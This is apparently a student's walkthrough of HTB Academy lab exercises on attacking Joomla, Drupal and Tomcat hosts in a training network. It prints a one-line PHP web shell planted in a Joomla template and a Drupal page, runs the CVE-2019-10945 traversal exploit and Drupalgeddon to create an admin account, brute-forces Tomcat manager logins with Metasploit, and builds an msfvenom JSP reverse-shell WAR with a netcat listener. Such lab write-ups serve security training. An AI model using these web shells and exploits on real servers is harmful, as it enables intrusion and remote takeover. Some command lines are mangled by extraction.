A screenshot of a Joomla! error page. The top navigation bar includes links for System, Users, Menus, Content, Components, Extensions, and Help. The main content area shows the Joomla! logo and the word "Error". Below that, a large bold message says "An error has occurred.". Underneath the message is a detailed error log entry: "Call to a member function format() on null". At the bottom is a link to "Return to Control Panel".

I dont know what is this error but it doesn't matters, we go to Extensions→Templates→Styles

A screenshot of the Joomla! administrator interface showing the "Extensions" menu item in the top navigation bar. A dropdown menu is open under "Extensions", listing "Manage", "Modules", "Plugins", "Templates", "Language(s)", "Styles", and "Templates". The "Styles" option is highlighted with a blue background.

On the ‘Styles’ page, we scroll down a bit:

The screenshot shows the Joomla 'Styles' management interface. At the top, there's a note about capturing data and options to enable Joomla Statistics (Always, Once, Never). Below is a search bar and filter tools. The main table lists styles by ID, name, default status, and template assigned. The 'protostar - Default' style is highlighted with a red circle around its 'Protostar' entry in the 'Template' column.

Style	Default	Pages	Template	ID
Beez3 - Default	Not assigned	Beez3	4	
protostar - Default	Default for all pages	Protostar	7	

And then select ‘ProtoStar’.

On ‘ProtoStar’ page – we scroll down a bit and select error.php – in this page we will inject the php one liner to gain shell to the server machine:

The screenshot shows the Joomla code editor for the 'error.php' file. On the left, a sidebar lists files: language, less, component.php, error.php (which is selected and has a red circle around it), index.php, and offline.php. The main area shows the PHP code for the file.

```
you want to know more.  
Documentation  
  
system($_GET['maliciousparameter']);
```

On the ‘error.php’ page code editor, we will add the command:

The screenshot shows the Joomla code editor for the 'error.php' file. The code has been modified to include a system call to a malicious parameter. The sidebar shows other files like css, html, images, img, js, and language.

```
Press F10 to toggle Full Screen editing.  
system($_GET['maliciousparameter']);
```

Then click ‘Save’.

When this is done, we can use curl or the browser to run command and retrieve data from the server.

The method to locate the flag file were displayed in detail in the parallel question in the WordPress section, it will not be repeated here. In our purpose, the flag file was located 2 directories above the present working directory ('pwd), and the file name is called 'flag_6470e394cbf6dab6a91682cc8585059b.txt'.

similarly, in this section only the curl method will be displayed, the browser procedure is similar to the procedure displayed in the WordPress section, and will not be repeated here.

So, our curl command to obtain the flag is

```
curl -s  
"http://dev.inlanefreight.local/templates/protostar/error.php?maliciousparameter=cat%20../../flag_6470e394cbf6dab6a91682cc8585059b.txt"
```

of course the URL structure here is similar to the structure we have seen in the parallel WordPress question (path to the page error.php, then ‘maliciousparameter’ as the parameter, and the URL encoded command ‘cat ../../flag_647xxx’):

```
[eu-academy-1]-[10.10.15.203]-[htb-ac-1099135@htb-ttghbypjsv]-[~/dirbuster]  
└── [★]$ curl -s "http://dev.inlanefreight.local/templates/protostar/error.php?malici  
ousparameter=cat%20../../flag_6470e394cbf6dab6a91682cc8585059b.txt"cs.  
j00mla_c0re_d1rtrav3rsal!
```

Method 2: this method is based on [CVE-2019-10945](#) vulnerability of Joomla up to version 3.9.4 (reminder – our version is 3.10.0 and while its version is higher than the vulnerability version, it still works. I don’t have any idea why is that).

For the method – we first download the exploit with the command:

```
git clone https://github.com/dpgg101/CVE-2019-10945.git
```

then we go our way in (with ‘cd’) to the created CVE-2019-10945 directory.

When we do, we run the command:

```
python3 CVE-2019-10945.py --url  
"http://dev.inlanefreight.local/administrator/" --username  
admin --password admin --dir /
```

```
[eu-academy-1]@[10.10.15.203]@[htb-ac-1099135@htb-3jp3jmplaq]_[~/CVE-2019-10945]
└── [★]$ python3 CVE-2019-10945.py --url "http://dev.inlanefreight.local/administrator/" --username admin --password admin --dir /
Home
# Exploit Title: Joomla Core (1.5.0 through 3.9.4) - Directory Traversal && Authenticated Arbitrary File Deletion
# Web Site: Haboob.sa
# Email: research@haboob.sa
# Versions: Joomla 1.5.0 through Joomla 3.9.4
# https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-10945
```

```
cache
cli
components
images
includes
language
layouts
libraries
media
modules
plugins
templates
tmp
LICENSE.txt
README.txt
configuration.php
flag_6470e394cbf6dab6a91682cc8585059b.txt
htaccess.txt
```

we get the lists of items within the main app directory (/var/www/blog.inlanefreight.local(flag)), and we use the previous method to extract the flag content from there.

The use of method 1 is more recommended, but as in the question I was explicitly requested to use the directory traversal vulnerability exploit, I did.

Drupal - Discovery & Enumeration:

Question: Identify the Drupal version number in use on <http://drupal-qa.inlanefreight.local>

Answer: 7.30

Method: first, we will do the ‘initial configuration’ on the vhosts ‘drupal.inlanefreight.local’ and ‘drupal-qa.inlanefreight.local’.

Then – we run the command:

```
curl -s http://drupal-qa.inlanefreight.local/CHANGELOG.txt | grep -m2 ""
```

(curl the address above, path ‘/CHANGELOG.txt’, and display the first 2 lines):

```
[eu-academy-1]—[10.10.14.26]—[htb-ac-1099135@htb-5jyj2xyvjqw]—[~]
└── [★]$ curl -s http://drupal-qa.inlanefreight.local/CHANGELOG.txt | grep -m2 ""
Drupal 7.30, 2014-07-24
```

The version is displayed.

Attacking Drupal:

Question: Work through all of the examples in this section and gain RCE multiple ways via the various Drupal instances on the target host. When you are done, submit the contents of the flag.txt file in the /var/www/drupal.inlanefreight.local directory.

Answer: DrUp@l_drUp@l_3veryWh3Re!

Method: first, we will do the ‘initial configuration’ on the vhosts ‘drupal-dev.inlanefreight.local’ and ‘drupal-qa.inlanefreight.local’.

Then – got to

```
http://drupal-qa.inlanefreight.local/
```

now, we going to use the exploit ‘Drupalgeddon’ vulnerability ([CVE-2014-3704](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3704)) to create a user with administrative privileges.

*Note – the other exploits mentioned in the module didn’t work for me. *

For that, we take a python 2.7 script from [here](#) and paste it in our pwnbox machine as ‘drupalgeddon.py’.

Then we run it with the command:

```
python2.7 drupalgeddon.py -t http://drupal-qa.inlanefreight.local -u hacker -p pwnd
```

```
whoami[!] VULNERABLE!  
[!] Administrator user created!  
[*] Login: hacker  
[*] Pass: pwnd  
[*] Url: http://drupal-qa.inlanefreight.local/?q=node&destination=node
```

Success, a new user called ‘hacker’ was created with the password ‘pwnd’.

Lets login with the obtained credentials:

The screenshot shows a 'User login' form with 'Username' set to 'hacker' and 'Password' set to 'pwnd'. Below the form are links for 'Create new account' and 'Request new password'. A 'Log in' button is at the bottom. Above the form, the browser's address bar shows 'drupal-qa.inlanefreight.local/node'. The page title is 'drupal-qa.inlanefreight.local/node'. The top navigation bar includes links for HTB Labs, HTB Certifications, HTB Academy, CTF Platform, Help Center, HTB Blog, Dashboard, Content, Structure, Appearance, People, Modules, Configuration, Reports, Help, Hello hacker, and Log out.

we successfully logged in to the user.

Lets confirm it is an admin, we to go ‘People’:

The screenshot shows the 'People' administration page. In the 'UPDATE OPTIONS' section, 'Unblock the selected users' is selected and an 'Update' button is visible. The main table lists users with columns: USERNAME, STATUS, ROLES, MEMBER FOR, LAST ACCESS, and OPERATIONS. Two users are listed: 'admin' (status active, roles administrator, member for 2 years 9 months, last accessed 22 min 26 sec ago, edit link) and 'hacker' (status active, roles administrator, member for 54 years 5 months, last accessed 1 min 23 sec ago, edit link). The 'ROLES' column for both users has 'administrator' underlined in red.

And we observe our user is an administrator.

Then we select 'modules':

The screenshot shows the Drupal administration interface with the 'Modules' tab selected. The 'PHP filter' module is listed in the table with the status 'ENABLED'. The 'DESCRIPTION' column states: 'Allows embedded PHP code/snippets to be evaluated.' The 'OPERATIONS' column contains 'Help' and 'Permissions' links. The 'Permissions' link is highlighted with a red circle.

On modules, make sure 'PHP filter' is enabled and save configuration:

The screenshot shows the Drupal administration interface with the 'Modules' tab selected. The 'PHP filter' module is listed in the table with the status 'ENABLED'. The 'DESCRIPTION' column states: 'Allows embedded PHP code/snippets to be evaluated.' The 'OPERATIONS' column contains 'Help' and 'Permissions' links. The 'Permissions' link is highlighted with a red circle.

Then, we click on permissions:

The screenshot shows the Drupal administration interface with the 'Permissions' link for the 'PHP filter' module selected. The table lists four permissions: 'Administer text formats and filters', 'Use the Filtered HTML text format', 'Use the Full HTML text format', and 'Use the PHP code text format'. The 'ADMINISTRATOR' column for the 'Use the PHP code text format' permission has a checked checkbox, which is highlighted with a red circle.

And we make sure PHP code text format is enabled for administrator:

The screenshot shows the Drupal administration interface with the 'Permissions' link for the 'PHP filter' module selected. The table lists four permissions: 'Administer text formats and filters', 'Use the Filtered HTML text format', 'Use the Full HTML text format', and 'Use the PHP code text format'. The 'ADMINISTRATOR' column for the 'Use the PHP code text format' permission has a checked checkbox, which is highlighted with a red circle.

When we are done, we save the permissions.

When its done, we go to content → add content:


The screenshot shows the Drupal administration interface with the 'Content' tab selected. The 'CONTENT' link is highlighted with a red circle. Below it, there is a '+ Add content' link.

Then we go to 'basic page':


The screenshot shows the Drupal administration interface with the 'Content' tab selected. The 'CONTENT' link is highlighted with a red circle. Below it, there is a '+ Add content' link. The 'Basic page' link is highlighted with a red circle.

Then we enter on body this script:

```
<?php  
system($_GET['maliciousparameter']);  
?>
```




Also make sure the text format is 'PHP code':



And save.

We can observe after clicking 'save', we were redirected to a new page:



Now we can have shell via the php page. We will use the curl method just like previous CMSs.

We will begin with 'pwd' to see where we are with the command:

```
curl -s http://drupal-  
qa.inlanefreight.local/node/4?maliciousparameter=pwd | grep  
encoded
```

the reason the grep is necessary here, is because in here the output is the entire html content of the page, and not just the desired output:

```
[★]$ curl -s http://drupal-qa.inlanefreight.local/node/4?maliciousparameter  
=pwd | grep encoded  
<div class="field field-name-body field-type-text-with-summary field-label-h  
idden"><div class="field-items"><div class="field-item even" property="content:e  
ncoded">/var/www/drupal-qa.inlanefreight.local
```

We can observe that the pwd value is '/var/www/drupal-qa.inlanefreight.local' while we need the path '/var/www/drupal.inlanefreight.local'.

For that we will run the command:

```
curl -s "http://drupal-  
qa.inlanefreight.local/node/4?maliciousparameter=ls%20..../dru  
pal.inlanefreight.local"
```

After a bit of search, we can find the flag within the output:

```
idden"><div class="field-items"><div class="field-item even"  
ncoded">INSTALL.txt  
LICENSE.txt  
README.txt  
autoload.php  
composer.json  
composer.lock  
core  
example.gitignore  
flag_6470e394cbf6dab6a91682cc8585059b.txt ←  
index.php  
modules  
profiles  
robots.txt  
sites  
themes  
update.php  
vendor  
web.config  
</div></div></div> </div>
```

Now all we have to do is the cat the flag value with the command:

```
curl -s "http://drupal-  
qa.inlanefreight.local/node/4?maliciousparameter=cat%20..../dr  
upal.inlanefreight.local/flag_6470e394cbf6dab6a91682cc858505  
9b.txt"
```

```
<div class="content clearfix">  
  <div class="field field-name-body field-type-text-with-summary field-label-h  
idden"><div class="field-items"><div class="field-item even" property="content:e  
ncoded">DrUp@l_drUp@l_3veryWh3Re!  
</div></div></div> </div>
```

*note – filtering didn't work for me, so a search within the entire output is required, but it wont take long.

Servlet Containers/Software Development:

Tomcat - Discovery & Enumeration:

Question: What version of Tomcat is running on the application located at <http://web01.inlanefreight.local:8180>?


Answer: 10.0.10

Method: first, we will do the ‘initial configuration’ on the vhosts ‘app-dev.inlanefreight.local’ and ‘web01.inlanefreight.local’.

Then, on browser to enter the URL:

<http://web01.inlanefreight.local:8180/docs/>

and immediately the answer shall be revealed:



*not always the tomcat service would be so obvious, we can also use ‘EyeWitness’ (the tool from the first section) to determine the website is indeed powered by tomcat.

Question: What role does the admin user have in the configuration example?

Answer: admin-gui

Method: scan the URL with dirbuster (instructions how to install it were give in previous section, refer there by searching ‘dirbuster’), you will find the path ‘manager/html’:

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://web01.inlanefreight.local:8180/manager/

(Scan Information \ Results - List View: Dirs: 23 Files: 118 \ Results - Tree View \ Errors: 0)

Directory Structure	Response Code	Response Size
[-] /	301	565
[-] [-] manager	302	210
[-] [-] [-] html	401	2761
[-] [-] docs	301	575

Current speed: 331 requests/sec (Select and right click for more options)

Then run

```
curl http://web01.inlanefreight.local:8180/manager/html | grep role
```

we will get the following result:

```
[eu-academy-1]-[10.10.15.188]-[htb-ac-1099135@htb-jgow76xjq3]-[~]
└── [★]$ curl http://web01.inlanefreight.local:8180/manager/html | grep role
% Total: 0% Received: 0% Xferd Average Speed Time Time Time Current
          Dload Upload Total Spent Left Speed
100 2499  0  0  110k   0  --:--:-- --:--:-- --:--:-- 110k
For example, to add the <tt>manager-gui</tt> role to a user named
<user username="tomcat" password="s3cret" roles="manager-gui"/>;
Note that for Tomcat 7 onwards, the roles required to use the manager
application were changed from the single <tt>manager</tt> role to the
following four roles. You will need to assign the role(s) required for
<li>Users with the <tt>manager-gui</tt> role should not be granted either
the <tt>manager-script</tt> or <tt>manager-jmx</tt> roles.</li>
[eu-academy-1]-[10.10.15.188]-[htb-ac-1099135@htb-jgow76xjq3]-[~]
```

*when running the command without grep, or entering the URL in the browser, we will find out that there are only 2 roles: ‘admin-gui’ and ‘admin-script’.

The role mentioned is for the user ‘tomcat’ currently, i could not get to the role of ‘admin’. *

Attacking Tomcat:

Question: Perform a login bruteforcing attack against Tomcat manager at <http://web01.inlanefreight.local:8180>. What is the valid username?

Answer: tomcat

Method: first, we will do the ‘initial configuration’ on vhost ‘web01.inlanefreight.local’.

Then, we going to use a Metasploit to bruteforce the Tomcat system:

First, we open Metasploit with ‘msfconsole’ command.

When it is done, we select ‘scanner/http/tomcat_mgr_login’ with:

```
use scanner/http/tomcat_mgr_login
```

then we set the parameters:

```
set VHOST web01.inlanefreight.local
set RPORT 8180
set stop_on_success true
set rhosts <target machine's IP>
```

```
[msf] (Jobs:0 Agents:0) >> use scanner/http/tomcat_mgr_login
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set VHOST web01.inlanefreight.local
VHOST => web01.inlanefreight.local
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set RPORT 8180
RPORT => 8180
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set stop_on_success true
stop_on_success => true
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set rhosts
rhosts =>
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set rhosts 10.129.201.58
rhosts => 10.129.201.58
```

We confirm with ‘show options’ that all parameters are set properly, and then hit ‘run’ to begin the bruteforce, after several second, we will hit a login:

```
[-] 10.129.201.58:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[+] 10.129.201.58:8180 - Login Successful: tomcat:root ←
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Question: What is the password?

Answer: root

Method: the password was obtained via the bruteforce on the question above:


```
[ -] 10.129.201.58:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[ -] 10.129.201.58:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[ -] 10.129.201.58:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[ -] 10.129.201.58:8180 - LOGIN FAILED: root:xampp (Incorrect)
[ -] 10.129.201.58:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[ -] 10.129.201.58:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[ -] 10.129.201.58:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[ +] 10.129.201.58:8180 - Login Successful: tomcat:root ←
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Question: Obtain remote code execution on the <http://web01.inlanefreight.local:8180> Tomcat instance. Find and submit the contents of tomcat_flag.txt


Answer: t0mcat_rc3_ftw!

Method: on the last section (tomcat enumeration & discovery) we found the Path

<http://web01.inlanefreight.local:8180/manager/html> and we found that upon entering we are required to enter credentials:




So we enter the credentials we found on previous questions (tomcat:root):



A screenshot of a login dialog box. It has a dark grey background. At the top left is the label "Username". Below it is a text input field containing "tomcat". At the top center is the label "Password". Below it is a text input field containing four black dots, representing a password. In the bottom right corner are two buttons: "Cancel" in a dark grey box and "Sign in" in a light blue box.

And then we Sign in.

The login was successful and we got to the tomcat web application manager:



A screenshot of the Tomcat Web Application Manager interface. The title bar says "Tomcat Web Application Manager". The main content area shows a table titled "Applications". The table has columns: Path, Version, Display Name, Running, Sessions, and Commands. There are six rows in the table, each representing a running application:

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/backup	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	false	0	Start Stop Reload Undeploy
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Where the different running application on the web-server are displayed for us (with different operations we can run on any on them).

And where we can deploy new applications:

As WAR (Web Archive) files.

So what we need to do is to create deploy a WAR file that provides us a shell.

*In the sections there are 2 possible methods to proceed – creating a web shell, or netcat shell. In this guide we choose the later, as the web shell find operation didn't work.

For that we will use [msfvenom](#) to generate malicious [java/jsp_shell_reverse_tcp](#) payload as WAR file, for that we will use the command:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<pwnbox IP>
LPORT=<listening port> -f war > backup.war
```

after several seconds, we will get the output:


```
[eu-academy-1]--[10.10.15.188]--[htb-ac-1099135@htb-aduaiojhqx]--[~]
└── [★]$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.15.188 LPORT=4443 -f war > backup.war
Payload size: 1099 bytes
Final size of war file: 1099 bytes
```

Lets confirm the output file backup.war exists:


```
└── [★]$ ls | grep backup.war
backup.war
```

The next step is to deploy the file on the web application manager, for that on WAR file to deploy, we select browse:

Then we go to home directory (or wherever else we have saved the file):



Once selected, we select deploy:



Once uploaded, we can confirm its existence on the running applications, and its running value is set to 'true':

Applications						
Path	Version	Display Name	Running	Sessions	Commands	
/	None specified	Welcome to Tomcat	true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button>	
/backup	None specified		true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button>	<input type="text"/> Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button>	<input type="text"/> Expire sessions with idle ≥ 30 minutes

Now, we will run netcat server with the command:

```
nc -lvp 10.10.15.188 4443
```


where 10.10.15.188 is the pwnbox IP, and 4443 is the listening port, the same parameters used for the backup.war payload, as it is the client that connects to us.



For generate client connection, we will click on the backup.war application:

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/backup ↵	None specified		true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
